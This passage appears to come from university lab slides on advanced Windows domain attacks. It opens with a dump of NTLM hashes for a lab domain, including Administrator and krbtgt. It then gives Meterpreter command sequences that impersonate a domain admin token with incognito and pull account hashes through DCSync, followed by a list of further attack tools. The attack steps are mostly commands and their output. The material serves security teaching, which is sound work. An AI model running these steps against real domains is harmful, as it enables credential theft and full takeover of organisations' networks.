Administrator:500:aad3b435b51404eeaad3b435b51404ee:7bceb8ff65631c5d41a41fd299bc5a28:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:05c0666b1f0f3ae88d0d77cdcf863132:::
cloudbase-init:1000:aad3b435b51404eeaad3b435b51404ee:59642902dde4417f97a41d83d5f0b954:::
U_user1:1105:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
U_user2:1106:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
U_user3:1107:aad3b435b51404eeaad3b435b51404ee:7db7c8d089b12ea857f20e4bb9454473:::
U_user6:1108:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DA_user6:1109:aad3b435b51404eeaad3b435b51404ee:7bceb8ff65631c5d41a41fd299bc5a28:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:8540c5baca787402bbc609f05043c2d2:::
SRV01$:1110:aad3b435b51404eeaad3b435b51404ee:06609b39eb74af23f2747f438c603a34:::
WIN10$:1111:aad3b435b51404eeaad3b435b51404ee:64ca022ecd92420312b197c35a1abcc8:::
```

Attack the DC – Impersonation

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WINDOMAIN\DA_user6
Window Manager\DWM-1
Window Manager\DWM-2

meterpreter > impersonate_token WINDOMAIN\\DA_user6
[+] Delegation token available
[+] Successfully impersonated user WINDOMAIN\DA_user6
```

Attack the DC – DCSync

```
meterpreter > dcsync_ntlm
Usage: dcsync_ntlm <DOMAIN\user>

meterpreter > dcsync_ntlm WINDOMAIN\\DA_user6
[+] Account   : WINDOMAIN\DA_user6
[+] NTLM Hash : 7bceb8ff65631c5d41a41fd299bc5a28
[+] LM Hash   : 405024d823e464aad594722ac8b706c0
[+] SID       : S-1-5-21-3258776825-2006582692-731408745-1109
[+] RID       : 1109

meterpreter > dcsync_ntlm WINDOMAIN\\administrator
[+] Account   : WINDOMAIN\administrator
[+] NTLM Hash : 7bceb8ff65631c5d41a41fd299bc5a28
[+] LM Hash   : d825e568c57046c099d68319c8fda973
[+] SID       : S-1-5-21-3258776825-2006582692-731408745-500
[+] RID       : 500
```

Extra mile

- Kerbrute – password spraying
- enum4linux
- Meterpreter> load incognito, list_tokens
- Meterpreter> DCSync
- Bloodhound, Sharphound
- Test impacket toolset

FH | JOANNEUM
University of Applied Sciences
IT & Mobile Security

Advanced Windows Domain Attacks

Dr. Klaus Gebeshuber
Martin Fruhmann